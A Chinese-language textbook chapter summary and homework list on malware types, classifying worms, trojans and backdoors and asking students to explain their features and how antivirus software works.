- 蠕虫病毒一般分为两类：向服务器发起 DDoS 的网络蠕虫和针对个人计算机执行垃圾代码的主机蠕虫。
- 常见的木马主要分为远程控制木马、键盘屏幕记录木马、反弹端口型木马和 DDoS 攻击木马等。
- 后门程序主要分为网页后门、线程插入后门、扩展后门和 C/S 后门。
- 后门是一种登录系统的方法，所以它不仅可以绕过系统已有的安全设置，还能导致系统上的各种增强的安全设置对它无效或免疫。

本章作业

1. 简述蠕虫病毒的特点、分类和传播方式。
2. 简述反病毒软件的工作原理和主要技术。
3. 简述木马的特点。
4. 简述后门程序的作用。
5. 简述后门、木马和远程控制软件的区别和联系。
6. 用课工场 APP 扫一扫，完成在线测试，快来挑战吧！